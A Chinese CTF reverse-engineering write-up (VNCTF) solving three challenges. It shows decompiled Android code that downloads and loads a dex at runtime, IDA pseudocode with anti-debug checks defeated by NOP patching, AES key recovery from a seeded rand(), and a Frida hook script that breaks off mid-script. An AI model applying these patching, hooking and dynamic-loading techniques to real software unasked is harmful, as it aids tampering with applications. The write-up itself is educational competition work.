VNCTF WP-XXherlock

Reverse

> Hook Fish

jeb反编译得到main

```
package com.example.hihitt;

import android.app.DownloadManager.Request;
import android.app.DownloadManager;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.net.Uri;
import android.os.Bundle;
import android.os.Environment;
import android.util.Log;
import android.view.View.OnClickListener;
import android.view.View;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import dalvik.system.DexClassLoader;
import java.io.File;
import java.util.Arrays;
import java.util.List;
import java.util.Random;

public class MainActivity extends AppCompatActivity {
    private BroadcastReceiver downloadCompleteReceiver;
    private long downloadID;
    private DownloadManager downloadManager;
    private File downloadedFile;
    String encodeText;

    public MainActivity() {
        this.downloadCompleteReceiver = new BroadcastReceiver() {
            @Override  // android.content.BroadcastReceiver
            public void onReceive(Context context, Intent intent) {
                long downloadedID =
intent.getLongExtra("extra_download_id", -1L);
                if(MainActivity.this.downloadID == downloadedID) {
```

```
38
 MainActivity.this.loadClass(MainActivity.this.encodeText);
39                      MainActivity.this.fish_fade();
40                  }
41              }
42          };
43      }
44
45      private static void code(char[] arg3, int arg4) {
46          if(arg4 >= arg3.length - 1) {
47              return;
48          }
49
50          arg3[arg4] = (char)(arg3[arg4] ^ arg3[arg4 + 1]);
51          arg3[arg4 + 1] = (char)(arg3[arg4] ^ arg3[arg4 + 1]);
52          arg3[arg4] = (char)(arg3[arg4] ^ arg3[arg4 + 1]);
53          MainActivity.code(arg3, arg4 + 2);
54      }
55
56      public String decode(String boy) {
57          try {
58              Class loadedClass = new DexClassLoader(new
File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS),
"hook_fish.dex").getAbsolutePath(),
this.getCacheDir().getAbsolutePath(), null,
this.getClassLoader()).loadClass("fish.hook_fish");
59              Object obj = loadedClass.newInstance();
60              return (String)loadedClass.getMethod("decode",
String.class).invoke(obj, boy);
61          }
62          catch(Exception e) {
63              e.printStackTrace();
64              return "Error";
65          }
66      }
67
68      public String encode(String girl) {
69          try {
70              Class loadedClass = new DexClassLoader(new
File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS),
"hook_fish.dex").getAbsolutePath(),
this.getCacheDir().getAbsolutePath(), null,
this.getClassLoader()).loadClass("fish.hook_fish");
71              Object obj = loadedClass.newInstance();
72              return (String)loadedClass.getMethod("encode",
String.class).invoke(obj, girl);
73          }
74          catch(Exception e) {
75              e.printStackTrace();
76              return "Error";
```

```
        }
    }

    public static String encrypt(String arg8) {
        byte[] str1 = arg8.getBytes();
        int i;
        for(i = 0; i < str1.length; ++i) {
            str1[i] = (byte)(str1[i] + 68);
        }

        StringBuilder hexStringBuilder = new StringBuilder();
        int v4;
        for(v4 = 0; v4 < str1.length; ++v4) {
            hexStringBuilder.append(String.format("%02x",
((byte)str1[v4])));
        }

        char[] str3 = hexStringBuilder.toString().toCharArray();
        MainActivity.code(str3, 0);
        int i;
        for(i = 0; i < str3.length; ++i) {
            str3[i] = str3[i] >= 97 && str3[i] <= 102 ? ((char)(str3[i]
- 49 + i % 4)) : ((char)(str3[i] + 55 + i % 10));
        }

        Log.d("encrypt: ", new String(str3));
        return new String(str3);
    }

    private void fish(String arg8) {
        File file = new
File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS),
"hook_fish.dex");
        DownloadManager downloadManager =
(DownloadManager)this.getSystemService("download");
        DownloadManager.Request request = new
DownloadManager.Request(Uri.parse(arg8));
        request.setTitle("钓鱼");
        request.setDestinationUri(Uri.fromFile(file));
        request.setAllowedOverRoaming(false);
        request.setAllowedOverMetered(false);
        this.downloadID = downloadManager.enqueue(request);
        Toast.makeText(this, "Fishing......", 0).show();
    }

    private void fish_fade() {
        new
File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS),
"hook_fish.dex").delete();
    }
```

```
119
120     public void loadClass(String input0) {
121         String input1 = this.encode(input0);
122         DexClassLoader dLoader = new DexClassLoader(Uri.fromFile(new
    File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS),
    "hook_fish.dex")).toString(), null, null,
    ClassLoader.getSystemClassLoader().getParent());
123         try {
124             Class loadedClass = dLoader.loadClass("fish.hook_fish");
125             Object obj = loadedClass.newInstance();
126             if(((Boolean)loadedClass.getMethod("check", new Class[]
    {String.class}).invoke(obj, new Object[]{input1})).booleanValue()) {
127                 Toast.makeText(this, "恭喜，鱼上钩了！", 0).show();
128                 return;
129             }
130         }
131         catch(Exception e) {
132             e.printStackTrace();
133             return;
134         }
135     }
136
137     @Override  // androidx.fragment.app.FragmentActivity
138     protected void onCreate(Bundle savedInstanceState) {
139         super.onCreate(savedInstanceState);
140         this.setContentView(layout.activity_main);
141         EditText editText =
    (EditText)this.findViewById(id.editTextText);
142         String hookfish = this.getString(string.pool);
143         this.downloadManager =
    (DownloadManager)this.getSystemService("download");
144
    ((Button)this.findViewById(id.download_button)).setOnClickListener(new
    View.OnClickListener() {
145             @Override  // android.view.View$OnClickListener
146             public void onClick(View view) {
147                 String inputText = editText.getText().toString();
148                 if(!inputText.isEmpty()) {
149                     MainActivity.this.encodeText =
    MainActivity.encrypt(inputText);
150                     MainActivity.this.fish(hookfish);
151                     List fishTypes = Arrays.asList(new String[]{"鲈鱼",
    "鳕鱼", "甲鱼", "咸鱼", "金鱼", "鲮鱼", "鲅鱼", "鲫鱼", "山椒鱼", "鲳鱼"});
152                     String v6 = "收获一条" + ((String)fishTypes.get(new
    Random().nextInt(fishTypes.size()))) + ",但是鱼逃走了";
153                     Toast.makeText(MainActivity.this, v6, 0).show();
154                     return;
155                 }
156
```

```java
                    Toast.makeText(MainActivity.this, "请先输入口令，并在联网条件下再钓鱼", 0).show();
                }
            });
            this.registerReceiver(this.downloadCompleteReceiver, new IntentFilter("android.intent.action.DOWNLOAD_COMPLETE"));
    }

    @Override  // androidx.appcompat.app.AppCompatActivity
    protected void onDestroy() {
        super.onDestroy();
        this.unregisterReceiver(this.downloadCompleteReceiver);
    }
}
```

fish函数加载了一个网址的dex，下下来得到

```java
package fish;

import java.util.HashMap;

public class hook_fish {
    private HashMap fish_dcode;
    private HashMap fish_ecode;
    private String strr;

    public hook_fish() {
        this.strr = "jjjliijijjjjjijiiiiijijiijjiijijjjiiiiijjjjliiijijjjjljjiilijijiiiiiljiijjiiliiiiiiiiiiiljiijijiliiiijjijijjijijijijiilijiijiiiiiijiljijiilijijiiiijjljjjljiliiijjjijiiiljijjijiiiiiiijjliiiljjijiiiliiiiiiljjiijiijiijijijjiijjiijjjijjjljiliiijijiiiijjliijiijiiliiliiiiiiljiijjiiliiijjjliiijjljjiijiiiijiijjiijijjjiiliiliiijiijijijiijijiiijjjiijjijiiiljiijiijilji";
        this.encode_map();
        this.decode_map();
    }

    public boolean check(String arg2) {
        return arg2.equals(this.strr);
    }

    public String decode(String arg6) {
        StringBuilder v0 = new StringBuilder();
        int v1 = 0;
        int v2 = 0;
        while(v2 < arg6.length() / 5) {
            int v4 = v1 + 5;
            v0.append(this.fish_dcode.get(arg6.substring(v1, v4)));
            ++v2;
```

```
            v1 = v4;
        }

        return v0.toString();
    }

    public void decode_map() {
        HashMap v0 = new HashMap();
        this.fish_dcode = v0;
        v0.put("iiijj", Character.valueOf('a'));
        this.fish_dcode.put("jjjii", Character.valueOf('b'));
        this.fish_dcode.put("jijij", Character.valueOf('c'));
        this.fish_dcode.put("jjijj", Character.valueOf('d'));
        this.fish_dcode.put("jjjjj", Character.valueOf('e'));
        this.fish_dcode.put("ijjjj", Character.valueOf('f'));
        this.fish_dcode.put("jjjji", Character.valueOf('g'));
        this.fish_dcode.put("iijii", Character.valueOf('h'));
        this.fish_dcode.put("ijiji", Character.valueOf('i'));
        this.fish_dcode.put("iiiji", Character.valueOf('j'));
        this.fish_dcode.put("jjjij", Character.valueOf('k'));
        this.fish_dcode.put("jijji", Character.valueOf('l'));
        this.fish_dcode.put("ijiij", Character.valueOf('m'));
        this.fish_dcode.put("iijji", Character.valueOf('n'));
        this.fish_dcode.put("ijjij", Character.valueOf('o'));
        this.fish_dcode.put("jiiji", Character.valueOf('p'));
        this.fish_dcode.put("ijijj", Character.valueOf('q'));
        this.fish_dcode.put("jijii", Character.valueOf('r'));
        this.fish_dcode.put("iiiii", Character.valueOf('s'));
        this.fish_dcode.put("jjiij", Character.valueOf('t'));
        this.fish_dcode.put("ijjji", Character.valueOf('u'));
        this.fish_dcode.put("jiiij", Character.valueOf('v'));
        this.fish_dcode.put("iiiij", Character.valueOf('w'));
        this.fish_dcode.put("iijij", Character.valueOf('x'));
        this.fish_dcode.put("jjiji", Character.valueOf('y'));
        this.fish_dcode.put("jijjj", Character.valueOf('z'));
        this.fish_dcode.put("iijjl", Character.valueOf('1'));
        this.fish_dcode.put("iiilj", Character.valueOf('2'));
        this.fish_dcode.put("iliii", Character.valueOf('3'));
        this.fish_dcode.put("jiili", Character.valueOf('4'));
        this.fish_dcode.put("jilji", Character.valueOf('5'));
        this.fish_dcode.put("iliji", Character.valueOf('6'));
        this.fish_dcode.put("jjjlj", Character.valueOf('7'));
        this.fish_dcode.put("ijljj", Character.valueOf('8'));
        this.fish_dcode.put("iljji", Character.valueOf('9'));
        this.fish_dcode.put("jjjli", Character.valueOf('0'));
    }

    public String encode(String arg5) {
        StringBuilder v0 = new StringBuilder();
        int v1;
```

```
78          for(v1 = 0; v1 < arg5.length(); ++v1) {
79
 v0.append(((String)this.fish_ecode.get(Character.valueOf(((char)arg5.ch
arAt(v1))))));
80          }
81
82          return v0.toString();
83      }
84
85      public void encode_map() {
86          HashMap v0 = new HashMap();
87          this.fish_ecode = v0;
88          v0.put(Character.valueOf('a'), "iiijj");
89          this.fish_ecode.put(Character.valueOf('b'), "jjjii");
90          this.fish_ecode.put(Character.valueOf('c'), "jijij");
91          this.fish_ecode.put(Character.valueOf('d'), "jjijj");
92          this.fish_ecode.put(Character.valueOf('e'), "jjjjj");
93          this.fish_ecode.put(Character.valueOf('f'), "ijjjj");
94          this.fish_ecode.put(Character.valueOf('g'), "jjjji");
95          this.fish_ecode.put(Character.valueOf('h'), "iijii");
96          this.fish_ecode.put(Character.valueOf('i'), "ijiji");
97          this.fish_ecode.put(Character.valueOf('j'), "iiiji");
98          this.fish_ecode.put(Character.valueOf('k'), "jjjij");
99          this.fish_ecode.put(Character.valueOf('l'), "jijji");
100         this.fish_ecode.put(Character.valueOf('m'), "ijiij");
101         this.fish_ecode.put(Character.valueOf('n'), "iijji");
102         this.fish_ecode.put(Character.valueOf('o'), "ijjij");
103         this.fish_ecode.put(Character.valueOf('p'), "jiiji");
104         this.fish_ecode.put(Character.valueOf('q'), "ijijj");
105         this.fish_ecode.put(Character.valueOf('r'), "jijii");
106         this.fish_ecode.put(Character.valueOf('s'), "iiiii");
107         this.fish_ecode.put(Character.valueOf('t'), "jjiij");
108         this.fish_ecode.put(Character.valueOf('u'), "ijjji");
109         this.fish_ecode.put(Character.valueOf('v'), "jiiij");
110         this.fish_ecode.put(Character.valueOf('w'), "iiiij");
111         this.fish_ecode.put(Character.valueOf('x'), "iijij");
112         this.fish_ecode.put(Character.valueOf('y'), "jjiji");
113         this.fish_ecode.put(Character.valueOf('z'), "jijjj");
114         this.fish_ecode.put(Character.valueOf('1'), "iijjl");
115         this.fish_ecode.put(Character.valueOf('2'), "iiilj");
116         this.fish_ecode.put(Character.valueOf('3'), "iliii");
117         this.fish_ecode.put(Character.valueOf('4'), "jiili");
118         this.fish_ecode.put(Character.valueOf('5'), "jilji");
119         this.fish_ecode.put(Character.valueOf('6'), "iliji");
120         this.fish_ecode.put(Character.valueOf('7'), "jjjlj");
121         this.fish_ecode.put(Character.valueOf('8'), "ijljj");
122         this.fish_ecode.put(Character.valueOf('9'), "iljji");
123         this.fish_ecode.put(Character.valueOf('0'), "jjjli");
124     }
125 }
```

逻辑很简单，输入字符串先是+68、转16进制、交换字符、根据不同范围做不同处理、最后换表得到很长的ij字符串

```python
s =
"jjjliijijjjjjijiiiiijijiijjiijijjjiiiiijjjjliiijijjjjljjiilijijiiiiiljiijjiiliiiiiiiiiiiljiijijiliiiijjijijjijijijijiilijiijiiiiiijiljijiilijijiiiijjljjjljiliiijjjijiiiljijjijiiiiiiiijjliiiljjijiiiliiiiiiljjiijiijiiijijijjiijjiijjjijjjljiliiijijiiiijjliijiijiiliiliiiiiiljiijjiiliiiijjjliiijjljjiijiiiijiijjiijijjjiiliiliiijiijijijiijijiiijjjiijjijiiiljiijiijilji"
ij_dict = {"iiijj": "a",
    "jjjii": 'b',
"jijij": 'c',
"jjijj": 'd',
"jjjjj": 'e',
"ijjjj": 'f',
"jjjji": 'g',
"iijii": 'h',
"ijiji": 'i',
"iiiji": 'j',
"jjjij": 'k',
"jijji": 'l',
"ijiij": 'm',
"iijji": 'n',
"ijjij": 'o',
"jiiji": 'p',
"ijijj": 'q',
"jijii": 'r',
"iiiii": 's',
"jjiij": 't',
"ijjji": 'u',
"jiiij": 'v',
"iiiij": 'w',
"iijij": 'x',
"jjiji": 'y',
"jijjj": 'z',
"iijjl": '1',
"iiilj": '2',
"iliii": '3',
"jiili": '4',
"jilji": '5',
"iliji": '6',
"jjjlj": '7',
"ijljj": '8',
"iljji": '9',
"jjjli": '0'}
c = ""
for i in range(0, len(s), 5):
    c += ij_dict[s[i:i+5]]
print(c)
c = list(c.encode())
```

```python
for i in range(len(c)):
    if c[i] > 55:
        c[i] -= (i % 10 + 55)
    else:
        c[i] += (49 - i % 4)
for i in range(0, len(c), 2):
    c[i], c[i+1] = c[i+1], c[i]
new_c = bytes.fromhex(bytes(c).decode())
for i in range(len(new_c)):
    print(chr(new_c[i]-68), end="")
```

> Fuko's starfish

核心逻辑在dll里，反调试很难绕过只能硬静态分析

里面有两处地方有反反编译，隐藏了真实函数，只需nop掉jnz和return，即可反编译

```
void __noreturn sub_1800025F0()
{
  size_t i; // rdi
  __int64 v1; // rcx
  __int64 v2; // rax
  const char *v3; // rcx
  char v4[16]; // [rsp+20h] [rbp-60h] BYREF
  __int128 v5; // [rsp+30h] [rbp-50h]
  char Str[16]; // [rsp+90h] [rbp+10h] BYREF
  _BYTE v7[30]; // [rsp+A0h] [rbp+20h]
  __int128 v8; // [rsp+C0h] [rbp+40h]
  char v9; // [rsp+D0h] [rbp+50h]
  _BYTE v10[31]; // [rsp+D1h] [rbp+51h] BYREF
  char v11; // [rsp+F0h] [rbp+70h]
  __int128 v12; // [rsp+100h] [rbp+80h] BYREF
  unsigned __int8 v13; // [rsp+110h] [rbp+90h]

  *(_OWORD *)&v7[14] = *(__int128 *)((char *)&xmmword_18000A9C0 + 14);
  *(_OWORD *)v7 = xmmword_18000A9C0;
  *(_OWORD *)Str = xmmword_18000A9B0;
  for ( i = 0i64; strlen(Str) > i; ++i )
    Str[i] ^= 0x17u;
  puts(Str);
  sub_180002780(v1, v4);
  v11 = 0;
  v12 = 0i64;
  v13 = 0;
  *(_OWORD *)&v10[15] = v5;
  sub_180001650(&v10[15], &v12);
  v5 = 0i64;
  sub_180001650(v4, &v10[15]);
  v9 = v11;
  v8 = *(_OWORD *)&v10[15];
```

```
  *(_OWORD *)v10 = v12;
  *(_WORD *)&v10[16] = v13;
  v2 = 0i64;
  while ( *((_BYTE *)&v8 + 2 * v2) == byte_18000A890[2 * v2]
       && *((_BYTE *)&v8 + 2 * v2 + 1) == byte_18000A890[2 * v2 + 1] )
  {
    if ( ++v2 == 16 )
    {
      v3 = "right!";
      goto LABEL_10;
    }
  }
  v3 = "wrong";
LABEL_10:
  puts(v3);
  Sleep(0xFA0u);
  exit(0);
}
```

这里显然是比较的地方，byte_18000A890是密文，sub_180001650加密，里面有aes数组

```
_BYTE *__fastcall sub_180001650(_BYTE *a1, _BYTE *a2)
{//...
  char Str[4]; // [rsp+BCh] [rbp-1DCh] BYREF
  int v147; // [rsp+C0h] [rbp-1D8h]
//...
  v144 = a2;
  v139 = a1;
  v145 = 0i64;
  v2 = byte_18000E1E0;
  v3 = byte_18000E1F0;
  v4 = byte_18000E1F2;
  v5 = byte_18000E200;
  v6 = byte_18000E204;
  v7 = byte_18000E210;
  v8 = byte_18000E950;
  v9 = byte_18000E220;
  LOBYTE(v138) = byte_18000E228;
  v125 = byte_18000E230;
  v126 = byte_18000E232;
  v128 = byte_18000E240;
  LOBYTE(v137) = byte_18000E244;
  LOBYTE(v130) = byte_18000E960;
  v127 = byte_18000E962;
  LOBYTE(v129) = byte_18000E970;
  pbDebuggerPresent = 0;
  CurrentProcess = GetCurrentProcess();
  CheckRemoteDebuggerPresent(CurrentProcess, &pbDebuggerPresent);
  if ( pbDebuggerPresent )
  {
```

```
    v131 = v5;
    v132 = v4;
    v133 = v3;
    v134 = v9;
    v124 = v2;
    v11 = v8;
    v135 = v7;
    v136 = v6;
    v12 = v126;
    v13 = v125;
    v14 = v127;
    LOWORD(v147) = 7481;
    *(_DWORD *)Str = 964328031;
    for ( i = 0i64; strlen(Str) > i; ++i )
      Str[i] ^= 0x17u;
    sub_1800010B0((char *)"%s");
    v16 = v14;
    v17 = v138;
    v18 = v12;
    v19 = v136;
    v20 = v128;
    v21 = v135;
    v22 = v11;
    v23 = v124;
    v24 = v134;
    v25 = v133;
    v26 = v132;
    v27 = v131;
  }
  else
  {
    v124 = v2 ^ 0x17;
    v28 = v3 ^ 0x17;
    v29 = v4 ^ 0x17;
    v27 = v5 ^ 0x17;
    v21 = v7 ^ 0x17;
    v22 = v8 ^ 0x17;
    v24 = v9 ^ 0x17;
    v17 = v138 ^ 0x17;
    v13 = v125 ^ 0x17;
    v19 = v6 ^ 0x17;
    v18 = v126 ^ 0x17;
    v20 = v128 ^ 0x17;
    LOBYTE(v137) = v137 ^ 0x17;
    LOBYTE(v130) = v130 ^ 0x17;
    v16 = v127 ^ 0x17;
    LOBYTE(v129) = v129 ^ 0x17;
    v23 = v124;
    v25 = v28;
    v26 = v29;
```

```
  }
  Str[0] = v27;
  Str[1] = v26;
  Str[2] = v25;
  Str[3] = v23;
  v147 = v24 | (v22 << 8) | (v21 << 16) | (v19 << 24);
  LODWORD(v148) = v20 | (v18 << 8) | (v13 << 16) | (v17 << 24);
  v30 = v16;
  v31 = byte_18000A8B0[v16];
  v32 = (unsigned __int8)v129 | (v30 << 8);
  v33 = byte_18000A8B0[(unsigned __int8)v130];
  v34 = byte_18000A8B0[(unsigned __int8)v137];
  HIDWORD(v148) = v32 | ((unsigned __int8)v130 << 16) | ((unsigned __int8)v137 << 24);
  v35 = *(_DWORD *)Str ^ (v34 | (byte_18000A8B0[(unsigned __int8)v129] << 8) | (v31 << 16) | (v33 << 24));
  //aes enc
}
```

可以发现反调试，真实逻辑在else里，key都异或了0x17；key来源于很多字节，交叉引用发现另一处反反编译，处理下

```
srand(0x1BF52u);
  v17 = rand();
  byte_18000E1E0 = v17 + v17 / 255;
  v18 = rand();
  byte_18000E1F0 = v18 + v18 / 255;
  v19 = rand();
  byte_18000E1F2 = v19 + v19 / 255;
  v20 = rand();
  byte_18000E200 = v20 + v20 / 255;
  v21 = rand();
  byte_18000E204 = v21 + v21 / 255;
  v22 = rand();
  byte_18000E210 = v22 + v22 / 255;
  v23 = rand();
  byte_18000E950 = v23 + v23 / 255;
  v24 = rand();
  byte_18000E220 = v24 + v24 / 255;
  v25 = rand();
  byte_18000E228 = v25 + v25 / 255;
  v26 = rand();
  byte_18000E230 = v26 + v26 / 255;
  v27 = rand();
  byte_18000E232 = v27 + v27 / 255;
  v28 = rand();
  byte_18000E240 = v28 + v28 / 255;
  v29 = rand();
  byte_18000E244 = v29 + v29 / 255;
  v30 = rand();
```

```
  byte_18000E960 = v30 + v30 / 255;
  v31 = rand();
  byte_18000E962 = v31 + v31 / 255;
  v32 = rand();
  byte_18000E970 = v32 + v32 / 255;
```


有seed值了即可求key值

```
#include<iostream>
using namespace std;

int main() {
    srand(0x1BF52);
    int v;
    unsigned char c;
    for (int i = 0; i < 16; i++) {
        v = rand();
        c = v+v/255;
        printf("%02x", c);  // 1ef2eafc7f2662a1a62c931f86fc6fc5
    }
}
```

异或处理下

```
s = [0x78, 0x7C, 0x1D, 0x7E, 0x63, 0x64, 0x37, 0x63, 0x7F, 0x72, 0x37,
0x7B, 0x76, 0x64, 0x63, 0x37, 0x70, 0x76, 0x7A, 0x72, 0x36, 0x1D, 0x67,
0x7B, 0x6D, 0x37, 0x7E, 0x79, 0x67, 0x62, 0x63, 0x37, 0x63, 0x7F, 0x72,
0x37, 0x71, 0x7E, 0x79, 0x76, 0x7B, 0x37, 0x7C, 0x72, 0x6E, 0x2D, 0x5f,
0x7a, 0x7a, 0x39, 0x39, 0x1d]
for i in s:
    print(chr(i^0x17), end="")

s = [252, 234, 0x45, 0x11, 0x11, 98, 0x81, 0x19, 0x19, 0x19, 0x14, 0x45,
197, 111, 252, 0x81]
# s = [0x19, 0x14, 0x45, 0x11, 0x19, 0x81, 98, 0x11, 0x45, 0x14, 0x19,
0x19, 0x81, 252, 111, 197]
s = bytes.fromhex("1ef2eafc7f2662a1a62c931f86fc6fc5")
for i in s:
    print(hex(i^0x17)[2:].zfill(2), end="")
# 09e5fdeb683175b6b13b840891eb78d2
```

cyberchef解密aes



> kotlindroid

searchkt里是核心逻辑（只留下有用的代码）

```
public final class SearchActivityKt {
    private static final Brush gradient;

    static {
        List v1 = CollectionsKt.listOf(new Color[]{Color.box-impl(Color.Companion.getRed-0d7_KjU()), Color.box-impl(Color.Companion.getBlue-0d7_KjU()), Color.box-impl(Color.Companion.getGreen-0d7_KjU())});
        SearchActivityKt.gradient = Companion.horizontalGradient-8A-3gB4$default(Brush.Companion, v1, 0.0f, 0.0f, 0, 14, null);
    }

    private static final Unit Button$lambda$7$lambda$6(String $text, Context $context) {
        Intrinsics.checkNotNullParameter($text, "$text");
        Intrinsics.checkNotNullParameter($context, "$context");
        byte[] key2 = {0x7B, 0x71, 109, 99, 97, 0x7A, 0x7C, 105};
        byte[] $this$map$iv = {0x76, 99, 101, 0x7E, 0x7C, 0x72, 110, 100};
        Collection destination$iv$iv = (Collection)new ArrayList($this$map$iv.length);
        int v8 = 0;
        int v9;
        for(v9 = 0; v9 < $this$map$iv.length; ++v9) {
            destination$iv$iv.add(Byte.valueOf(((byte)($this$map$iv[v9] ^ 23))));
        }

        byte[] modifiedKey1 = CollectionsKt.toByteArray(((Collection)(((List)destination$iv$iv))));
        Collection destination$iv$iv = (Collection)new ArrayList(key2.length);
```

```
        while(v8 < key2.length) {
            destination$iv$iv.add(Byte.valueOf(((byte)(key2[v8] ^ 8))));
            ++v8;
        }

        SearchActivityKt.check($text, $context,
ArraysKt.plus(modifiedKey1, CollectionsKt.toByteArray(((Collection)
(((List)destination$iv$iv))))));
        return Unit.INSTANCE;
    }

    public static final GCMParameterSpec
access$getGCMParameterSpec(byte[] iv) {
        return SearchActivityKt.getGCMParameterSpec(iv);
    }

    private static final void check(String text, Context context, byte[]
key) {
        SearchActivityKt.sec(context, new SecretKeySpec(key, "AES"),
text, (String arg1) -> SearchActivityKt.check$lambda$14(context, arg1));
    }

    private static final Unit check$lambda$14(Context $context, String
flag) {
        Intrinsics.checkNotNullParameter($context, "$context");
        Intrinsics.checkNotNullParameter(flag, "flag");
        if(Intrinsics.areEqual(flag,
"MTEONTEOHMuJKLOW1BqCAi2MxpHYjGjpPq82XXQ/jgx5WYrZ2MV53a9xjQVbRaVdRiXFrSn6
EcQPzA==")) {
            Toast.makeText($context, "Congratulations! :)", 0).show();
            return Unit.INSTANCE;
        }

        Toast.makeText($context, "Wrong :(", 0).show();
        return Unit.INSTANCE;
    }

    private static final Cipher createCipher() {
        Cipher v0 = Cipher.getInstance("AES/GCM/NoPadding");
        Intrinsics.checkNotNullExpressionValue(v0, "getInstance(...)");
        return v0;
    }

    // String Decryptor: 1 succeeded, 0 failed
    private static final byte[] generateIV() {
        byte[] v1 = "114514".getBytes(Charsets.UTF_8);
        Intrinsics.checkNotNullExpressionValue(v1, "getBytes(...)");
        return v1;
    }

```

```
    private static final GCMParameterSpec getGCMParameterSpec(byte[] iv)
{
        return new GCMParameterSpec(0x80, iv);
    }

    private static final void sec(Context context, SecretKeySpec
secretKey, String text, Function1 onResult) {

 BuildersKt.launch$default(CoroutineScopeKt.CoroutineScope(((CoroutineCon
text)Dispatchers.getIO())), null, null, ((Function2)new
SearchActivityKt.sec.1(secretKey, text, onResult, null)), 3, null);
    }
}

```

可以发现是aes gcm加密

```
public final class JNI {
    public static final int $stable;
    public static final JNI INSTANCE;
    private static final Lazy at$delegate;

    static {
        JNI.INSTANCE = new JNI();
        System.loadLibrary("ezcompose");
        JNI.at$delegate = LazyKt.lazy(() -> JNI.at_delegate$lambda$0());
        JNI.$stable = 8;
    }

    private static final String at_delegate$lambda$0() {
        return JNI.INSTANCE.native_natget(new byte[]{0x7B, 0x71, 109, 99,
97, 0x7A, 0x7C, 105});
    }

    public final String getAt() {
        return (String)JNI.at$delegate.getValue();
    }

    private final native String native_natget(byte[] arg1) {
    }
}

final class SearchActivityKt.sec.1 extends SuspendLambda implements
Function2 {
    final Function1 $onResult;
    final SecretKeySpec $secretKey;
    final String $text;
    int label;

```

```
    SearchActivityKt.sec.1(SecretKeySpec arg2, String arg3, Function1 arg4, Continuation arg5) {
        this.$secretKey = arg2;
        this.$text = arg3;
        this.$onResult = arg4;
        super(2, arg5);
    }

    @Override  // kotlin.coroutines.jvm.internal.BaseContinuationImpl
    public final Continuation create(Object arg5, Continuation arg6) {
        return (Continuation)new SearchActivityKt.sec.1(this.$secretKey, this.$text, this.$onResult, arg6);
    }

    @Override  // kotlin.coroutines.jvm.internal.BaseContinuationImpl
    public final Object invokeSuspend(Object arg20) {
        Object v1 = IntrinsicsKt.getCOROUTINE_SUSPENDED();
        switch(this.label) {
            case 0: {
                try {
                    Cipher cipher = SearchActivityKt.createCipher();
                    byte[] iv = {49, 49, 52, 53, 49, 52};
                    GCMParameterSpec parameterSpec = SearchActivityKt.getGCMParameterSpec(iv);
                    cipher.init(1, ((Key)this.$secretKey), ((AlgorithmParameterSpec)parameterSpec));
                    byte[] v8_1 = JNI.INSTANCE.getAt().getBytes(Charsets.UTF_8);
                    Intrinsics.checkNotNullExpressionValue(v8_1, "getBytes(...)");
                    cipher.updateAAD(v8_1);
                    Charset v9 = StandardCharsets.UTF_8;
                    Intrinsics.checkNotNullExpressionValue(v9, "UTF_8");
                    byte[] v8_2 = this.$text.getBytes(v9);
                    Intrinsics.checkNotNullExpressionValue(v8_2, "getBytes(...)");
                    byte[] cipherText = cipher.doFinal(v8_2);
                    Intrinsics.checkNotNull(cipherText);
                    byte[] encryptedData = ArraysKt.plus(iv, cipherText);
                    String flag = Base64.encode$default(((Base64)Base64.Default), encryptedData, 0, 0, 6, null);
                    CoroutineContext v6_1 = (CoroutineContext)Dispatchers.getMain();

                //...
}

```

iv有了，base64密文有了，但是aad用JNI.INSTANCE.native_natget(new byte[]{0x7B, 0x71, 109, 99, 97, 0x7A, 0x7C, 105})不对，试了很多发现hook最合适，趁机学了学frida；hook了很多地方发现还魔改了key，getAt返回的是mysecretadd，

```
Java.perform(function () {
    // 获取JNI类的引用
    var JNI = Java.use("com.atri.ezcompose.JNI");

    // Hook `getAt` 方法
    JNI.getAt.implementation = function () {
        // 打印调试信息
        console.log("JNI.getAt() 被调用");

        // 调用原始的 getAt 方法
        var result = this.getAt();

        // 打印返回值
        console.log("getAt() 返回值: " + result);

        return result;  // 返回结果
    };

    // Hook native_natget 方法
    JNI.native_natget.overload('[B').implementation = function (arg1) {
        // 打印调用时传递的参数
        console.log("native_natget() 被调用，参数: " + arg1);

        // 你可以在这里修改参数或者改变返回值
        var result = this.native_natget(arg1);

        // 打印返回值
        console.log("native_natget() 返回值: " + result);

        return result;  // 返回结果
    };

    // 获取 Cipher 类的引用
    var Cipher = Java.use("javax.crypto.Cipher");

    // Hook `updateAAD` 方法
    Cipher.updateAAD.overload('[B').implementation = function(aad) {
        // 打印传入的 AAD（附加认证数据）
        console.log("updateAAD 被调用，传入的 AAD: " + aad);

        // 调用原始的 updateAAD 方法
        this.updateAAD(aad);
    };

